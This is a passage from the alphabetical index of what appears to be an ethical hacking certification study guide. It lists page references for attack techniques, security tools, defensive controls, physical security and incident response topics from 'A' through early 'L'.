countermeasures, 454–455
overview of, 446–447
Apple iOS vs. Android, application provenance, 446
application administrators, 361
application content, web applications, 369
application developers, web applications, 361
Application layer, OSI model
overview of, 46
session hijacking at, 334
SNMP functioning at, 178
application proxy firewalls, 56, 58–59
application services, Android OS, 445
application-level attacks, 310–314
application-level firewalls, 469
application-level hijacking
cross-site scripting, 338–341
man-in-the-browser attacks, 338
man-in-the-middle attacks, 338
predicting session tokens, 338
session fixation attacks, 341
session sniffing, 337
web apps, 336–337
applications
executing, 213–217
mobile device countermeasures, 455
security testing of, 554
session hijacking and web, 336–337
sources of Android OS, 445
tools for building lab, 570–571
web. *See* web servers/applications
AppThwack, testing security in cloud, 496
architecture, cloud security controls, 494–495
archived copies of website, footprinting, 110
Archive.org, 110
archiving, 63–64
ARP (Address Resolution Protocol) requests, and MAC addresses, 55
ARP poisoning
overview of, 343
pentesting mobile devices with, 450
preventing, 273
sniffing switched networks, 271–272
ART (Android runtime), 445
AS (authentication server), Kerberos, 211–212
Assange, Julian, 307
association, defined, 414
asymmetric (public key) cryptography
authenticating certificate, 83
building PKI structure, 85–86
how it works, 81–82
how you know who owns key, 82–83
overview of, 80–81
PKI system, 83–85
attacks
defined, 13
threats. *See* threats
attributes, protecting cookie, 379–380
auditing, disabling to cover tracks, 215–216
auditpol command, disabling auditing, 216
authentication
biometric, 515–516
certificate, 83
cryptography for, 75–76
as defense against session hijacking, 352
on Microsoft platforms, 209–213
multifactor, 198
with SNMPv3, 178

technologies, 418
web application, 368
wireless modes of, 416–417
Authentication Header (AH), IPSec, 90
authentication server (AS), Kerberos, 211–212
authorization, before pen testing, 556–557
automated penetration testing, vs. manual, 561–562
availability
balancing security with, 308
breaking CIA triad, 16
cloud security controls, 495
preserving CIA triad, 15–16
awareness, as line of defense, 519

B

B0CK, exploiting covert channels, 248
Back Orifice 2000 (BO2K), 243–246
backdoors
attacker access via, 246–247
executing applications via, 213–214
planting, 214–215, 561
system administrators using, 287
back-end resources, DoS attacks on, 308
backups
business continuity/disaster recovery via, 28
overview of, 63–64
securing, 519
bandwidth
defined, 414
protecting from DoS/DDoS attacks, 323
wireless networks and, 411
banner grabbing
countermeasures to, 151
identifying services running on ports, 470
overview of, 149–151
as web server/application vulnerability, 373
basic service set identification (BSSID), 414, 423
bastion host, firewall configuration, 468
bat2com, creating viruses, 233
batch execution, in SQL injection attacks, 392
batch group, Windows, 165
BCP (business continuity plan), 26–29
Beast, Trojan-creation tool, 243
BeEF (Browser Exploitation Framework), 200–201
best evidence, defined, 30
best practices, reporting security incident, 32
binary conversion, vs. hexadecimal, 49–50
biometrics, 515–516
black box pen tests, 14–15
black hole filtering, 324
Blackberry. *See also* mobile device security, 441
black-box testing, 551
black-hat hackers, 9, 11
blacklists, 392, 404
BlazeMeter, 496
blind hijacking, 341, 345
blind SQL injection, 401–402, 403
blind testing, 552
blocked scans, 144
Blowfish, 79
bluejacking attack, 433
Bluepot, 433
Bluesnarfer tool, 572
bluesnarfing attack, 433
Bluetooth, creating test setup, 568
Bluetooth, hacking. *See also* Wi-Fi, hacking
current developments in, 4
overview of, 431–432
threats, 432–433
as vulnerability in Mac OS X, 62
BO2K (Back Orifice 2000), 243–246
bollards, protecting facilities, 517, 518
boot-sector (or system) viruses, 229, 230
Botbyl, Adam, hacker, 5
botnets
DDoS attacks and, 318
defensive strategies, 323–324
rental of, 307
tools for creating, 318–319
bots, 318
bricked systems, caused by phlashing, 310
bring your own device (BYOD), problems with, 440–441, 448–449
broad network access, cloud computing, 487
broadcast domains, 55
browser defects, spyware delivery via, 236
Browser Exploitation Framework (BeEF), 200–201
browser-based web applications, 363–364
brute-force attacks
on cryptographic systems, 88
on directory services, 162
in exploitation phase, 560
in password cracking, 198
on session ID in session hijacking, 333
in syllable attacks, 198
on WPA/WPA2 keys, 425

Brutus, password cracking with, 377–378, 571
BSSID (basic service set identification), 414, 423
buffer overflow attacks
  as DoS attacks, 314
  heap and stack, 314–315
  NOP sled, 317
  smashing stack, 315–316
  on web servers/applications, 370–371
building a lab. *See* lab, building
Burp Suite
  man-in-the middle attacks, 200–201
  pentesting Android, 453
  testing web applications, 383
bus topology, 40–41
business closure, from social engineering, 286
business continuity plan (BCP), 26–29
BusinessWire, competitive analysis data, 117
BYOD (bring your own device), problems with, 440–441, 448–449

C

C functions, buffer overflow vulnerability, 314
C2DM (cloud-to device messaging), Android OS, 445
cabling
  at Physical layer of OSI model, 45
  protecting server rooms, 518
Cain & Abel
  breaking WEP, 420
  sniffer tool for lab testing, 572
CAM tables, and MAC flooding, 270–271, 274–275
cameras, physical security, 517, 518
CAN-SPAM Act, 227
capture button, sniffers, 257
CAs (certificate authorities), 82–85
case locks, 519
Catch Me If You Can movie, social engineering in, 285
categories, malware, 227–228
cavity (file-writing) viruses, 231
CCTV Scanner, pentesting Android, 452
CEH credential, Code of Conduct and Ethics, 11–12
ceiling, securing physical area, 516–517
CER (crossover error rate), biometric accuracy, 515
certificate authorities (CAs), 82–85
chain of custody, evidence, 30–31
Check Point FireWall-1, 470
choke points
  firewall services at, 467
  gates as physical, 511
chosen plaintext/cipher-text attacks, on cryptographic systems, 89
CIA (confidentiality, integrity, and availability) triad, 15–17
cipher locks, physical access control, 513
cipher text
  in asymmetric algorithms, 80
  how cryptography works, 77
  PKI system, 83–85
  in symmetric algorithms, 77
ciphers, weaknesses in web applications, 380
cipher-text-only attacks, on cryptographic systems, 89
circuit-level gateway firewall, 469
circumstantial evidence, 30
Cisco IOS devices, mitigating MAC flooding, 274
CLI (command-line interface), Wireshark tools using, 264
client misassociation attack, on Wi-Fi, 428
client-based web applications, 364
clients, DoS attacks against specific, 308
client-server relationship, 360–361, 364–365
client-side technologies, 365, 394
climate control, server rooms, 518
cloud technologies
  Android OS, 445
  cloud computing attacks, 490–494
  controls, 494–495
  forms of cloud services, 488–489
  overview of, 365–366, 486
  review, 496–497
  review answers, 546–547
  review questions, 498–500
  testing, 495–496
  threats, 489–490
  types of cloud solutions, 487–488
  understanding, 486–487
  understanding cloud computing, 485–487
cloud-to device messaging (C2DM), Android OS, 445
cluster viruses, 231
CNBC, competitive analysis data via, 117
code injection, session fixation attack, 341
Code of Ethics, 11–12, 33
cold sites, 27

collision domains, 55
columns, database, 395
command injection, in session hijacking, 334
command-line interface (CLI), Wireshark tools using, 264
communication channels, disaster and recovery, 29
community cloud, 488
CommView, wireless traffic analysis, 430
companion (camouflage) viruses, 231
competitive analysis, in footprinting, 118–119
complex passwords, risk mitigation for WEP/WPA, 425
compliance, cloud security controls, 495
components
  Android OS, 444–446
  web application, 367–368
computer crime
  collecting evidence. *See* evidence collection
  incident response for. *See* incident response
con artists, social engineers as, 283
concatenating strings of texts, evading detection via, 404
conclusive evidence, 30
confidentiality
  CIA triad and, 15–16
  Code of Ethics for, 11
  ethical hacker responsibility for, 10, 13
  as primary goal of encryption, 75
construction kits, Trojan, 246
contactless cards, securing physical area, 515
contacts, social networking countermeasures, 292
containment phase, incident response, 24
contracts
  contents of, 555–556
  ethical hacker responsibility for, 9–10
  getting help of lawyer, 10
  before starting testing activities, 13
controls
  cloud security, 494–495
  defense in depth, 520
  physical security, 503–505
convenience vs. security analysis, 14
cookies
  protecting, 379
  safely using, 367–368
  session hijacking and, 337
  web server/application session management issues, 379
corroborative evidence, 30
counterfeit devices, as Android OS vulnerability, 62
countermeasures
  banner grabbing, 151
  identity theft, 297–298
  mobile device security, 454–455
  social networking, 291–293
covering your tracks
  Alternate Data Streams, 216–217
  data hiding, 216
  disabling auditing, 215–216
  in hacking process, 18
  overview of, 215
covert channels
  defined, 239
  tools to exploit, 247–248
  Trojans as biggest users of, 247
crackers, executing applications via, 214
CRC32 (Cyclic Redundancy Check), WEP vulnerability, 419
Creator group, Windows, 165
Creator owner group, Windows, 165
credentials, threats to cloud security, 490
credit card information, hacking of, 5, 296
Creeper project, virus, 228
crossover error rate (CER), biometric accuracy, 515
cross-site request forgery (CSRF), against cloud, 491–492
cross-site scripting. *See* XSS (cross-site scripting)
crying wolf, defying detection by IDS, 476
cryptanalysis
  attacks against cloud, 494
  defined, 73
Cryptcat, tool for lab testing, 571
cryptography
  applications of, 89–94
  applied, 76
  asymmetric. *See* asymmetric (public key) cryptography
  encryption and, 73
  evolution of, 75–76
  hashing, 86–88
  history of, 73–75
  how it works, 77
  issues with, 88–89
  overview of, 72–73
  review, 94
  review answers, 528–529

review questions, 95–97
symmetric, 77–79
cryptoviruses, 232
CSRF (cross-site request forgery), against cloud, 491–492
customized Android versions, 445
CyanogenMod, Android, 446
cybercrime
current developments in, 4–5
DoS attacks, 307
famous hacks over time, 5–6
generic examples of, 6–7

D

daisy chaining, 13
Dalvik virtual machine, Android, 444–445
DameWare, planting backdoors, 214–215
Dark Dante (Kevin Lee Poulsen), hacker, 5
data
altering with SQL injection attack, 399–401
breach attacks on cloud, 489–490
covering tracks by hiding, 216
executing blind SQL injection, 401–402
loss, as threat to cloud security, 490
loss, on mobile devices, 442
storage security, 506–507
theft on mobile devices, 442
web application access, 369
Data Definition Language (DDL), Beast using, 243
Data Encryption Standard (DES), 78, 88
Data layer, web applications, 366
Data Link layer, OSI model, 45, 54–55
data sending Trojans, 240
data store, web applications, 369
databases
altering data with SQL injection attack, 399–401
information gathering in SQL injection attack, 402–403
locating on network, 396
overview of, 394–395
protecting with IDS, 403
server password cracking, 396
data-diddling, as cybercrime, 7
DDL (Data Definition Language), Beast using, 243
DDoS (distributed denial-of-service) attacks
against cloud, 490, 494
as cybercrime, 7
overview of, 317–319
tools, 320–322
web servers/applications vulnerable to, 371
deauthentication attack, on WPA/WPA2, 424–425
debriefing and feedback phase, incident response, 24
decimal, hex/binary vs., 50
decision-making, reporting security incident, 32
decoys, honeypots as, 473–474
defacement, website, 374–375
default passwords
avoiding, 405
obtaining, 207
obtaining information through, 162
default scripts, causing attacks, 378
defense in depth
physical security and, 519
session hijacking protection, 352
defensive strategies, DoS, 323–324
degaussing, hard drives/magnetic media, 508–509
deliverables, in contract content, 556
demilitarized zone (DMZ)
firewall configuration, 468–469
honeypots as decoys in, 473–474
Department of Energy (DoE), SQL injection attack on, 391
DES (Data Encryption Standard), 78, 88
descynchronizing connections, 343
design
Android OS, 444–446
cloud security controls, 494–495
flawed web server/application, 369–370
viruses, 228
vulnerabilities of web servers/applications, 369–370
destructive Trojans, 240
detection
difficulty of social engineering, 283
viruses and, 229
Dev@Cloud, 496
developers, Android OS security and, 443
device drivers, authentication of, 76
devices, network, 53–55
dial-up, as backup to existing technologies, 131
dictionary attacks, 198
differential backups, 63

dig command, 175–176
digital certificates, 83, 86
digital rights management (DRM), 446–447
digital signatures
  in asymmetric cryptography, 81–83
  creating with digital certificates, 86
  creating/verifying with hash function, 81–82
  mobile device security via, 442
digital trespassing, as cybercrime, 6
direct evidence, 30
directional (Yagi) antenna, 415
directory services
  brute-force attacks on, 162
  and LDAP enumeration, 182–183
directory traversal attacks, web servers, 381–383
DirecTV dish, 416
disaster recovery plan (DRP), 26–29
disclosure
  breaking CIA triad, 16
  Code of Ethics for, 11
discoverable mode, Bluetooth, 431
Dish Network dish, 416
disruption (loss), breaking CIA triad, 16
distributed computing, SETI programs, 206
distributed databases, 395
distributed denial-of-service attacks. *See* DDoS (distributed denial-of-service) attacks
Distributed Network Attack (DNA), password cracking, 205–206
DMZ (demilitarized zone)
  firewall configuration, 468–469
  honeypots as decoys in, 473–474
DNA (Distributed Network Attack), password cracking, 205–206
DNS (Domain Name System)
  attacks against cloud, 494
  overview of, 53
  querying with nslookup, 119–120
  TCP 53 port for, 169
  UDP 53 port for, 169
  working with zone transfers, 162
DNS spoofing, 343, 351–352
documentation, planning disaster and recovery, 29
DoE (Department of Energy), SQL injection attack on, 391
Domain attribute, cookies, 380
Domain Name System. *See* DNS (Domain Name System)
DoS (denial-of-service) attacks. *See also* DDoS (distributed denial-of-service) attacks
  in active session hijacking, 335
  against cloud, 490, 494
  as cybercrime, 7
  defensive strategies, 323–324
  defying detection by IDS, 475
  jamming attacks on WLANs, 428
  overview of, 306, 371
  pentesting Android, 451–452
  pen-testing considerations, 324
  review, 324–325
  review answers, 537–538
  review questions, 326–329
  targets, 308
  tools for, 319–320
  understanding, 306–308
  WEP vulnerability to, 419
DoS (denial-of-service) attacks, types of
  application-level, 310
  buffer overflow, 314–317
  fraggle, 310
  ICMP flood, 309
  land, 310
  permanent DoS, 310
  ping of death, 309–310
  service request floods, 308
  smurf, 310
  SYN attack/floods, 309, 311–314
  teardrop, 310
DoSHTTP, DoS tool, 319
double-blind testing, 552
drivers, installing for lab testing, 569
drives
  disabling for protection, 519
  encrypting, 506–507
  wiping, 508
DRM (digital rights management), 446–447
DroidSheep, pentesting Android, 451
DroidSQLi, pentesting Android, 453
Dropbox, as cloud computing, 487
dropboxes, breaching wireless networks with, 427
DRP (disaster recovery plan), 26–29
Dsniff, sniffer, 259
dSploit Scripts, pentesting Android suites, 454
due diligence, cloud security and, 491
DumpSec, enumeration tool for lab testing, 571
dumpster diving
  as cybercrime, 7
  preventing, 294

social engineering via, 121
thwarting for discarded media, 508
duration, penetration test, 555
dynamic content, in cross-site scripting, 339–341
dynamic pages, in directory traversal attacks, 382
dynamic ports, 51
dynamic SQL, thwarting SQL injection, 404

E

EAP wireless authentication, 418
Easy Packet Blaster, pentesting Android, 451
eavesdropping, social engineering and, 120, 293
ECCouncil (International Council of Electronic Commerce Consultants), 10, 11–12
Echosec, social engineering via, 115–116, 292
e-commerce, cryptography in, 75
economic loss, from social engineering, 285
EDGAR (Electronic Data-Gathering, Analysis, and Retrieval) system, 117
education, as line of defense, 519
egress filtering, as DoS/DDoS prevention, 323
Egyptian hieroglyphics, 74–75
EIP (Extended Instruction Pointer) value, 315–317
Electronic Data-Gathering, Analysis, and Retrieval (EDGAR) system, 117
elimination, virus, 229
EliteWrap, distributing Trojans, 246
Elk Cloner virus, 229
email
cloud computing for, 487
in footprinting process, 117–118
law enforcement agencies and sniffing, 258
performing enumeration on, 162
SNMP enumeration, 184–186
in social engineering via phishing, 120–121
spyware delivery via attachments, 236
embezzlement, as cybercrime, 7
employee profile, gathering job posting data, 117
Encapsulating Security Payload (ESP), IPSec, 90
encryption
in Apple iOS, 446
cryptography and, 73
as defense against session hijacking, 352
defying detection by IDS, 477
Egyptian hieroglyphics, 74–75
mandating by law, 507
physically securing drives, 506–508
weaknesses in web applications, 380
encryption, wireless
methods of, 417
mobile device, 442, 505–506
mobile device countermeasures, 455
protocols, 417
risk mitigation for WEP/WPA, 425
WEP, 418–422
WPA, 422–425
encryption viruses, 230, 231
entryways, protecting, 517–518
enum4linux command, 181–182
enumeration
in hacking process, 17–18
LDAP and directory service, 182–184
Linux, 180–182
NTP, 184
review, 187–188
review answers, 532
review questions, 189–191
as second phase of ethical hacking, 101–102
SMTP, 184–186
SNMP, 178–180
tools for building lab, 571
understanding, 161–163
Unix, 180–182
in vulnerability analysis phase, 559
Windows, 163–167
error messages
acquiring target in SQL injection attacks via, 398
extracting information from, 403
suppressing detailed, 374, 402
thwarting SQL injection by disabling, 405
in web servers and applications, 374
escalation of privilege, in hacking process, 18
ESP (Encapsulating Security Payload), IPSec, 90
EssentialNetTools, TamoSoft, 186
/etc/passwd file, Linux user account, 168
EtherApe, sniffer, 260
ethical hacking, introduction to
business continuity plans, 26–28
chain of custody, 30–31
code of conduct and ethics, 11
conflicting views about hackers, 3
current developments, 4–5
early days of hacking, 3–4
ethics and the law, 33–34
evidence types, 29–30
evidence-collection techniques, 29

evolution and growth of, 7–8
exam objectives, 1
as fun vs. criminal activity, 5–7
hacking methodologies, 17–21
incident response, 21–26
overview of, 2–3
penetration testing, 11–17
recovering from security incident, 31–32
recovering systems, 28–29
reporting security incident, 32–33
responsibilities of, 9–11
review, 34–35
review answers, 526–527
review questions, 36–38
role of ethical hacker, 9
rules of evidence, 31
steps of, 100–102
types of hackers, 9
vulnerability research and tools, 21
evasion
firewalls. *See* firewalls
honeypots, 473–474
IDS, 462–466, 475–477
overview of, 462
review, 480–481
review answers, 544–546
review questions, 482–484
testing firewalls, 479–480
testing IDS, 480
event-viewing tools, lab testing, 572
Everyone group, Windows, 165
evidence collection, 29–31
evolution, of hacking, 4–8
executive level report, on security incident, 33
executives, as targets of social engineers, 286
Expires attribute, cookies, 380
exploitation
pentesting mobile devices, 450
phase of penetration testing, 560
post-exploitation phase, 560–561
exploits, defined, 13
EXPN command, SMTP enumeration, 185–186
Extended Instruction Pointer (EIP) value, 315–317
Extensible Markup Language (XML), 493, 494
extensions, signs of host system intrusions, 466
exterior, building for physical defense, 520
external factors, and reports, 562–563
extortion, DoS attacks for, 307

F

Facebook
gathering information using, 288–289
people search utility, 297
social engineering via, 114
FaceNiff, pentesting Android, 451
Fakegina keylogger, 248
false ceilings, securing physical area, 516
false rejection rate (FRR), biometric accuracy, 515
false walls, securing physical area, 516
FAR (false acceptance rate), biometric accuracy, 515
fault tolerance, business continuity/disaster recovery, 27
FDDI (Fiber Distributed Data Interface), ring topology, 42
Federal Information Security Management Act (FISMA), 2002, 34
fences, securing physical area, 511
Fiber Distributed Data Interface (FDDI), ring topology, 42
file (multipartite) viruses, 230, 232
file integrity checker, 463
File Transfer Protocol. *See* FTP (File Transfer Protocol)
file-allocation tables, cluster viruses altering, 231
files, signs of host system intrusions, 465–466
file-writing (cavity) viruses, 231
filters, Wireshark, 263–264
FIN flag, 137, 139–141
FIN scan, 140–141
financial fraud, embezzlement as, 7
financial services
current developments in hacking/cybercrime, 4–5
in footprinting process, 116
researching data on companies via, 117
Fing, pentesting Android, 450
finger command, Linux/Unix enumeration, 178, 180–181
finger scan systems, biometrics, 516
fingerprinting. *See* OS fingerprinting
fire suppression, server rooms, 518
Firekiller 2000, distributing Trojans, 246
Firesheep, session hijacking, 337
Firewalk, determining firewall configuration, 470–472
firewalking, determining firewall configuration, 470–472

firewalls
blocking ping requests, 134–135
blocking scans, 144
bypassing, 479–481
configurations, 468–469
determining configuration with firewalking, 470–472
determining configuration with nmap, 472–473
evading with fragmenting, 144
identifying, 470
for mobile devices, 473
overview of, 56–57, 467–468
setting up security, 58–59
testing, 479–480
types of, 469
FISMA (Federal Information Security Management Act), 2002, 34
flags
defying detection by IDS, 476–477
TCP, 136–137
flash drives, physical security of, 507–508
flawed web design, web servers/applications, 369–370
floors, securing physical area, 516–517
folders, signs of host system intrusions, 465–466
footprinting
competitive analysis in, 118–119
email, 117–118
as first step of ethical hacking, 17, 100–101
information gathering via, 113–116, 160
as intelligence gathering, 557–558
job sites and job postings, 116–117
location and geography in, 112–113
network information gathering in, 119–120
other phases of ethical hacking, 101–102
overview of, 100
pentesting mobile devices via, 449
public and restricted websites, 111–112
review, 121–122
review answers, 529–530
review questions, 123–125
search engines, 108–111
as social engineering phase, 120–121, 285
terminology, 106–107
threat modeling via in-depth, 557–558
threats introduced by, 107
understanding, 102–106
forwards, web server/application attacks from unvalidated, 376–377
fraggle attack, as DoS attack, 310
fragmentation attacks
on Android devices, 448
defying detection by firewalls, 478
defying detection by IDSs, 476
web servers/applications vulnerable to, 372
fragmenting packets, preventing detection, 144
fragroute command, 144
fragtest command, 144
frames, securing door, 512
fraud, as cybercrime, 7
freeware, spyware delivery via, 236
FRR (false rejection rate), in biometric accuracy, 515
FTP (File Transfer Protocol)
easy sniffing of, 259
TCP 21 port for, 169
Trojans, 240
vulnerable to man-in-the middle attack, 200
full backups, 63
full-open scans, 135

G

gates, securing physical area, 511
gateway host, firewalking, 470
gateways, defense against session hijacking, 352
geography, footprinting data on, 112–113
Ghost Keylogger, 248
GID (group identification number), Linux, 169
Global Catalog Service, TCP/UDP 3268 port, 170
Global System for Mobile Communications (GSM), 414
goals, of footprinting process, 103
goodwill, social engineering impact on, 286
Google Android OS. *See* Android OS
Google Apps, 487
Google Docs, 487
Google Earth, 112
Google hack, 108–111, 113
Google Maps, 113
Google Play store, 445, 473
Google+, 114
governance, cloud security controls, 495
gray-box testing, 14–15, 551
gray-hat hackers, 9, 11
group identification number (GID), Linux, 169
grouping error messages, extracting information by, 403

groups
capturing user, 162–163
Linux, 169
security identifiers for Windows, 166–167
storing information in SAM, 167
Windows, 164–165
GSM (Global System for Mobile Communications), 414
guest account, Windows OS, 163

H

hack value, 13
hackers
ethical hackers vs., 10
evolution of, 3–8
methodologies of, 17–21
Hackode, pentesting Android suites, 454
hactivism, DoS attacks based on, 307
half-open (stealth) scan, 135–136
hand geometry systems, biometrics, 516
handler (master computer), DDoS attack setup, 318–319
HAPs (hardware access points), 411
hard drives
creating test setup, 568
physical security of portable, 506–507
Hard-disk killer, Trojan-creation tool, 243
hardening
network against sniffing, 273
thwarting SQL injection, 404–405
as vulnerability in Windows, 61
hardware
Android OS, 444
gathering job posting data, 117
planning disaster and recovery, 29
protocol analyzers, 258
tools for lab testing, 573–574
hardware access points (HAPs), 411
hash function, 81–82, 86–88
hash injection attacks, 202–203
hashing
passwords, 203
process of, 86–88
rainbow tables attacks using precomputed, 203–205
salting to strengthen password, 210
HAVAL, hashing algorithm, 87
`HAVING` command, error messages, 403
heap, in buffer overflow attacks, 314–315
help desk personnel, social engineering, 286
hex coding, evading detection via, 404
hexadecimal values
MAC addresses broken down into, 54
reading sniffer output in IP addresses, 269–270
vs. binary, 49–50
HFS (Hierarchical File System), Mac OS X, 216
hidden field, session ID embedded in, 336
hiding data, 216–217
HIDS (host-based intrusion detection system), 463
high-availability architecture, business continuity/disaster recovery, 27
high-interaction honeypots, 474
history, of cryptography, 73–75
hoaxes, 232
Home Depot, tarnished through social media, 290
honeynets, 474
honeypots
Bluetooth, 433
purposes of, 473
honeyspot attacks, on Wi-Fi, 428–429
horizontal privilege escalation, 212
host, firewalking, 470
host system intrusions, signs of, 465–466
host-based intrusion detection system (HIDS), 463
hostname, using Ping via, 133
hot sites, 28, 29
hot spots, 412, 414
Hping2/hping3
checking for live systems, 134–135
checking status of ports, 137
ICMP flood attacks, 309
scanner for lab testing, 571
web servers/applications vulnerable to, 371–372
HP's Performance Insight, detecting sniffing attacks, 275
HTTP (HyperText Transport Protocol)
easy sniffing of, 258
header response, 341
listener, IIS, 363
and SOAP, 494
TCP 80 port for, 169
tunneling, defying detection by firewall, 479
HTTP Injector tool, pentesting Android, 453
HTTP Tool, pentesting Android, 453

HttpOnly attribute, cookies, 379
HTTPRecon, fingerprinting website, 374
HTTPrint, identifying sites, 374
HTTPS, 367
`HTTP.sys` file, 363
hubs, switches vs., 56
human beings
  art of hacking, 120–121
  power of social engineering and nature of, 284
HUMINT (human intelligence), penetration testing, 558
hybrid attacks, password cracking via, 198
hybrid cloud, 488
hybrid topologies, 42–43

I

IaaS (Infrastructure as a Service) model, cloud, 365, 489
ICMP (Internet Control Message Protocol), 133–134
ICMP Backdoor, 247
ICMP flood attack, 309, 371–372
ICMP tunneling, 479
ICMP_TIME_EXCEEDED message, nmap, 472
ID Serve, providing information about web server, 373
IDEA (International Data Encryption Algorithm), 79
identity theft, 75, 296–298
idle scans, 142–143
IDS (intrusion detection system)
  detection methods, 464–465
  evading, 144, 403–404
  firewalls as form of, 467
  inner workings of, 462–463
  overview of, 57
  role of, 462
  signs of intrusion, 465–466
  testing, 480
  thwarting session hijacking via, 352
  thwarting SQL injection via, 403, 404
  types of, 462
IEEE 802.11 standard, 411–413
ignorance, social engineers preying on, 283
IGRP (Interior Gateway Routing Protocol), 45
IIS (Internet Information Server)
  countering banner grabbing, 151
  overview of, 362–363
  used by web applications, 367
IIS Lockdown, 151
IKS Software Keylogger, 248
illegal material, and cybercrime, 7
IM (Instant Messaging), spyware delivery via, 236
IMAP (Internet Message Access Protocol), 259
incident response
  business continuity plan, 26–28
  overview of, 21–22
  phases of, 22–25
  plans, 25–26
  policies, 22
  recovering from security incident, 31–32
  recovering systems, 28–29
  reporting security incident, 32
  team, 25
incident response policies (IRPs)
  in incident response plans, 25
  overview of, 22
  reporting security incident via, 32
Incognito, pentesting Android, 454
incorporation, virus, 229
incremental backups, 63
industrial, scientific, and medical (ISM) band, 414
inference
  overview of, 288
  using corporate espionage, 119
information
  data-diddling of, 7
  gathering in SQL injection attack, 402–403
  leakage caused by footprinting, 107
  sharing too much on social media, 289–291, 296
  social networking countermeasures, 292–293
  unauthorized destruction/alteration of, 7
Infrastructure as a Service (IaaS), cloud, 365, 489
ingress filtering, countering DoS/DDoS attacks, 323
initial sequence number (ISN), 343
initialization vectors (IVs), 419–420
input strings, evading detection via, 404
input validation
  SQL injection attack from flawed/absent, 391
  thwarting SQL injection using, 392, 404
  web server/application attacks from flawed/absent, 375
insertion attack, defying detection by IDS, 475
insider attacks, 555
inSSIDer tool, 426, 572
Instagram, social engineering via, 114
Instant Messaging (IM), spyware delivery via, 236

integrity
breaking CIA triad, 16
cryptography used for information, 75
preserving CIA triad, 15–16
Intelius, people search utility, 113, 298
intellectual property, Code of Ethics for, 11
intelligence gathering, in penetration testing, 557–558
Interactive group, Windows, 165
Intercepter-NG, pentesting Android, 451
interference, Wi-Fi and, 411
interior controls, as third layer of physical defense, 520
Interior Gateway Routing Protocol (IGRP), Network layer of OSI, 45
International Council of Electronic Commerce Consultants (ECCouncil), 10, 11–12
International Data Encryption Algorithm (IDEA), 79
Internet
developments in hacking/cybercrime, 4–5
evolution of hacking, 4
footprinting, 107
mobile device security issues, 447
preventing threats, 294–296
using SSL to exchange data over, 93–94
Internet Control Message Protocol. *See* ICMP (Internet Control Message Protocol)
Internet Information Server. *See* IIS (Internet Information Server)
Internet Message Access Protocol (IMAP), 259
Internet Protocol security. *See* IPsec (Internet Protocol security)
Internet Protocol v6 (IPv6), 273
Internet Relay Chat (IRC), spyware delivery, 236
intrusion detection system. *See* IDS (intrusion detection system)
intrusion prevention system. *See* IPS (intrusion prevention system)
intrusions
signs of, 465–466
testing web applications with Burp Suite, 383
investigation phase, incident response, 23
investments, researching, 117
IP address(es)
defying detection by firewall, 478–479
DNS and, 53
finding website, 104–105
importance of, 53
looking for live hosts via ping sweeps, 134
at Network layer of OSI model, 45
routers and, 54
smurf attack spoofing, 310
using Ping via, 133
IP fragmentation, web server/application vulnerability, 372
IP ID (identification number), idle scans, 142–143
IP spoofing
defying detection by firewall, 477
leading to prison time, 346
overview of, 341–342
IP subnetting, 49
IP Tool, pentesting Android, 450
iPlanet Web Server, Oracle, 367
IPS (intrusion prevention system)
detecting/preventing network anomalies, 353
IDS vs., 465
overview of, 57
IPsec (Internet Protocol security)
as cryptographic technology, 90
defending against session hijacking, 352
hardening network against sniffing, 273
working with, 90–92
IPv6 (Internet Protocol v6), 273
IRC (Internet Relay Chat), spyware delivery, 236
iris recognition, biometrics, 516
IRPs (incident response policies)
in incident response plans, 25
overview of, 22
reporting security incident via, 32
ISM (industrial, scientific, and medical) band, 414
ISN (initial sequence number), 343
isolation
Apple iOS, 446
mobile device security via, 442
ISPs (Internet Service Providers), 54
IT audits, by ethical hackers, 15
IVs (initialization vectors), 419–420

J

jailbreaking, 446–447
jamming attacks, on Wi-Fi, 428
JavaScript, in XSS, 339–340
Jerusalem virus, 230
JiWire, wireless traffic analysis, 429
job site/postings, footprinting process, 116–117

John the Ripper tool, 571
Jolt2, DoS tool, 319
JPS Virus Maker, 233–234
Juniper device, mitigating MAC flooding, 274
JXplorer, searching LDAP directory, 183

K

Kali Linux
  breaking WEP with, 420–422
  cracking WPA with, 423
  testing with, 63
  using Firewalk script with, 472
KDC (key distribution center), Kerberos, 211–212
Kerberos, 211–212
key pair, CA generating, 85
keyboard dynamics, biometrics, 516
KeyGrabber tool, 574
keyloggers
  active online attacks via, 202
  executing applications via, 214
  malware programs installing, 225
  planting in post-exploitation phase, 561
  types of keystroke recorders, 248
keys
  asymmetric algorithm, 80–86
  cryptosystem, 76
  how cryptography works, 77
  symmetric algorithm, 78–79
KisMAC, 426
Kismet
  pentesting mobile devices, 449
  tool for lab testing, 572
  wardriving with, 426
  wireless traffic analysis, 430
known plaintext attacks, on cryptographic systems, 89

L

L0phtCrack tool, passwords, 571
lab, building
  build process, 566–567
  creating test setup, 568–569
  enumeration tools, 571
  evaluating tools for, 566
  hardware tools, 573–574
  installation process, 569
  installing tools, 570
  installing virtualized OS, 570
  logging/event-viewing tools, 572
  password-cracking tools, 571
  reasons for, 566
  scanner tools, 570–571
  sniffers, 572
  what you will need, 567–568
  wireless tools, 572
Lacroix, Cameron, hacker, 5
laminated windows, 517
Lan Manager (LM) hash, storing information in SAM, 167, 209–210
LAN Turtle tool, 573
land attack, as DoS attack, 310
LanDroid, pentesting Android, 450
LAN-to-LAN wireless networks, 412
large-storage-capacity hard drives, securing, 506–507
last-in, first-out (LIFO) access, 314
launch, of virus, 229
law enforcement, reporting security incident to, 32
lawful interception (LI), or wiretapping, 258
layers, web application, 366–367
LDAP (Lightweight Directory Access Protocol), 170, 182–183
LEAP (Lightweight Extensible Authentication Protocol), wireless authentication, 418
least privilege
  mobile device security via isolation, 442
  thwarting SQL injection, 404–405
legal issues
  creating/using malware, 225–226
  with data, 507
  getting advice of lawyers on, 17
  laws, regulations and directives, 33–34
  permission from client to perform enumeration, 162
  purchasing lock-picking tools, 515
  sniffing, 258
  of social engineering, 286
legally permissible rule of evidence, 31
Let Me Rule, Trojan-creation tool, 243
LexisNexis, for competitive analysis data, 117
LFM (log file monitor) IDS, 463
LI (lawful interception), or wiretapping, 258
LIFO (last-in, first-out) access, 314

Lightweight Directory Access Protocol (LDAP), 170, 182–183
Lightweight Extensible Authentication Protocol (LEAP), wireless authentication, 418
limited discoverable mode, Bluetooth, 432
Link Extractor, 111
LinkedIn, 114, 297
Linux OS
  Android based on, 443
  banner grabbing tools, 150–151
  finding MAC address, 55
  macof MAC flood attacks, 270
  packet sniffing with tcpdump, 264–266
  passive fingerprinting of, 148–149
